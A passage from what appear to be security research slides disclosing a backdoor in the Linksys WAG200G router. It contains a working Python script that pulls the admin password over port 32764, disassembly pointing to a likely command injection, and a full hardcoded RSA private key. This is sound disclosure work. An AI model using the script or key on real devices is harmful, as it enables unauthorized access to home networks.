   - system("/usr/bin/killall br2684ctl")
   - system("/usr/bin/killall udhcpd")
   - system("/usr/bin/killall -9 atm_monitor")
   - system("/usr/sbin/rc wan stop >/dev/null 2>&1")
   - system("/usr/sbin/atm_monitor&")

6. Show measured internet speed (download/upload)

Quick messages' reverse… cont'd

7. cmd (yep, it's a **shell**…)
   - special commands :
     - exit, bye, quit -> quit... (alive = 0)
     - cd : change directory
   - other commands :
     - buffer overflow on cmd output (same buffer again)…

8. write file
   - file name in payload
   - root dir = /tmp
   - directory traversal might be possible (not tested but it's an open(sprintf("/tmp/%s", payload))…)

9. return version

10. return modem router ip
    - nvram_get("lan_ipaddr")

11. restore default settings
    - nvram_set("restore_default", 1)
    - nvram_commit)

12. read /dev/mtdblock/0 [-4:-2]
    - dunno what it is, I didn't have the time to test it

13. dump nvram on disk (/tmp/nvram) and commit

So if you need an access to the admin panel….

```python
import socket
import struct
import sys

HOST = '192.168.1.1'
PORT = 32764

def send_message(s, message, payload='') :
    header = struct.pack('<III', 0x53634D4D, message, len(payload))
    s.send(header+payload)
    sig, ret_val, ret_len = struct.unpack('<III', s.recv(0xC))
    assert(sig == 0x53634D4D)
    if ret_val != 0 :
        return ret_val, "ERROR"
    ret_str = ""
    while len(ret_str) < ret_len :
        ret_str += s.recv(ret_len-len(ret_str))
    return ret_val, ret_str

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
send_message(s, 3, "wlan_mgr_enable=1")
print send_message(s, 2, "http_password")[1]
```

Thank you Linksys!!!

You saved my Christmas ☺

Some more lolz…

- I only had 1 day to test my codes/assumptions so the following slides are just some random thoughts/observations…

- It wasn’t tested but it’s probably interesting ☺

```
loc_407A70:
la      $a0, 0x440000
nop
addiu   $a0, (aHttp_user_agen - 0x440000)  # "HTTP_USER_AGENT"
la      $t9, getenv
nop
jalr    $t9 ; getenv
nop
lw      $gp, 0x10128+var_10110($sp)
bnez    $v0, loc_407AAC
move    $a0, $v0
```

```
la      $v0, 0x440000
nop
addiu   $v0, (byte_43BBB0 - 0x440000)
nop
move    $a0, $v0
```

```
loc_407AAC:
la      $a1, 0x440000
nop
addiu   $a1, (aLinksysWag200g - 0x440000)  # "Linksys-WAG200G-Wizard"
la      $t9, strcmp
nop
jalr    $t9 ; strcmp
nop
lw      $gp, 0x10128+var_10110($sp)
bnez    $v0, loc_407B40
nop
```

In setup.cgi ☺

A little bit further in setup.cgi…

```
sh      $zero, 0x10128+var_3E($sp)
move    $a0, $zero
la      $t9, time
nop
jalr    $t9 ; time
nop
lw      $gp, 0x10128+var_10110($sp)
bnez    $v0, loc_407DE4
move    $a0, $v0
li      $v0, 0x3344
move    $a0, $v0

                        # CODE XREF: sub_407958+47C↑j
la      $t9, get_rand_key
nop
jalr    $t9 ; get_rand_key
nop
lw      $gp, 0x10128+var_10110($sp)
sh      $v0, 0x10128+var_3C($sp)
addiu   $v0, $s1, 0x24
sh      $v0, 0x10128+var_3A($sp)
```

Generate the key used to encrypt Routercfg.cfg (if I'm right)

get_rand_key ???

```
.globl get_rand_key
get_rand_key:

var_10= -0x10
var_8= -8
var_4= -4

li      $gp, 0x481BC
addu    $gp, $t9
addiu   $sp, -0x20
sw      $gp, 0x20+var_10($sp)
sw      $ra, 0x20+var_4($sp)
sw      $gp, 0x20+var_8($sp)
la      $t9, srand
nop
jalr    $t9 ; srand
nop
lw      $gp, 0x20+var_10($sp)
nop
la      $t9, rand
nop
jalr    $t9 ; rand
nop
lw      $gp, 0x20+var_10($sp)
lw      $ra, 0x20+var_4($sp)
andi    $v0, 0xFFFF
jr      $ra
addiu   $sp, 0x20
 # End of function get_rand_key
```

libtea.so


wow much bits
over random
so Dual_EC_DRBG
such crypto
very secure

Again in setup.cgi

Not sure but I think we control this ☺

```
lw      $gp, 0x148+var_128($sp)
sw      $s3, 0x148+var_138($sp)
sw      $s2, 0x148+var_134($sp)
sw      $s0, 0x148+var_130($sp)
addiu   $a0, $sp, 0x148+var_120
la      $a1, 0x440000
nop
addiu   $a1, (aBinPing2fileSS - 0x440000)  # "/bin/ping2file -s %s -c %s -i %s -w %s "...
move    $a2, $s5
move    $a3, $s4
la      $t9, sprintf
nop
jalr    $t9 ; sprintf
nop
lw      $gp, 0x148+var_128($sp)
addiu   $a0, $sp, 0x148+var_120
la      $t9, system
nop
jalr    $t9 ; system
nop
```

mini_httpd

```
loc_402938:
sw      $zero, 0x2A8+var_298($sp)
la      $a0, keys
la      $a1, 0x10000000
nop
addiu   $a1, (aUsrSbinCertsrv - 0x10000000)  # "/usr/sbin/certSrv.pem"
la      $a2, 0x10000000
nop
addiu   $a2, (aUsrSbinPrivkey - 0x10000000)  # "/usr/sbin/privkeySrv.pem"
la      $t9, matrixSslReadKeys
nop
jalr    $t9 ; matrixSslReadKeys
nop
lw      $gp, 0x2A8+var_290($sp)
bgez    $v0, loc_402B00
li      $a0, 0x1BB
```

```
D:\tmp\wag200g-root\usr\sbin>cat privkeySrv.pem
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDZ+oYe6DKdjutFqZl3EoavjYNB6BXK1Yi7N2+KHQhHLf+ysbxd
W8upF/slDnirR4fYdujnd0iGNQXUsj576JkwakzZGfAe4aJ2Vtu25Q9OBLAOafrd
CeGDLbrBaqJ7tvlaszlttVSYRc9RVJ1sEu2UjiQTRefYf3ZSUaBc5PwOWwIDAQAB
AoGAQoHpwixepSwiJNMme+ovJgkrb0R8wbJ9UYIMijtpdy5VwhPwwRts/F7QxfGw
Z7IfhLBjR5xhiHFNIiRwZCYH9umPMaxcIWyPOw1BVrDr9sxHeRsTdBMuhgg83Yrq
vMT3cENqQPsdbQLZ6og4JMzvPT89lqvjJtNJAlpjtL+3hAECQQDuvbeLTYu3f2jD
vZeF7Nvq1PNgcw3R6yv7aHOxeoSil47wZyvCjtCRi5PpuNoKfzG+4C795xwYrb8i
d5L2ni3bAkEA6byQe/iwCdCcCQzDUWBPr0IfdbsH0sntAJxHlLDaqWayReMm5Ezs
HHCiMpQbKQAaNoUb7YrQs2VpMxN/EbLJgQJBAJzhC9A9F7dvwK8HUZ9OosBwSLEz
SXyMla0x2Pxh7vBMuT/d+9JwODu7xWmK77SAGnc8J4TurfbFjVifzHHERYsCQC0l
AHsRU17x7dFJp8f15D4jdVQV5bLu0VnW1XSAnBsv/KrG7tIVkV0E3C8MsBpBLM7u
8q/0qc6cfa8hyt8uOwECQQCqPVpu3rLygB3hPH5kervPkYmwYb+JmlgrXnFOEEvu
V83aHzN2SgBPernslUwouKv2g++5sQj9WhIxiSiyxV/B
-----END RSA PRIVATE KEY-----
```

Hardcoded 1024bit RSA private key ☺

May I show Doge… again?

To be continued…

Backdoor is only confirmed on WAG200G, if you know/find other concerned hardware, let me know ☺